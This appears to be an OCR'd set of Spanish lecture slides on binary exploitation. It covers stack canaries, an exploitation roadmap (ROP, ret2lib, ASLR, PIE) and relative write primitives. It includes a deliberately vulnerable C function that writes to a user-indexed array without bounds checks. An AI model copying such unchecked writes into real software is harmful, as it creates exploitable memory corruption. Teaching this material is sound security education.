
SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```




SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```





SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```



STACK SMASHING DETECTED...





Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL

- Contamos con un stack buffer overflow.
- No podemos cambiar las variables locales.
- No podemos cambiar la dirección de retorno sin cambiar el canario; si cambiamos el canario, el proceso muere antes de que la función retorne.


¿Podemos seguir ejecutando código arbitrario?


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

PRIMITIVAS DE ESCRITURA

DIRECCIONES RELATIVAS (POR OFFSET)

ESCRITURA RELATIVA: EJEMPLO #1, STACK OVERFLOW




ESCRITURA RELATIVA: EJEMPLO #2

```
void do_something(
  uint32_t user_controller_int1,
  uint32_t user_controlled_int2) {

  uint32_t buffer[BUFFER_SIZE];

  //...

  buffer[user_controller_int1] = user_controlled_int2;

  //...
}
```


ESCRITURA RELATIVA: EJEMPLO #2

```
buffer[i] = v; // uint32_t *buffer
```



ESCRITURA RELATIVA: EJEMPLO #3

```
memcpy(ptr + n, v, m);
```



PRIMITIVAS DE ESCRITURA


DIRECCIONES ABSOLUTAS

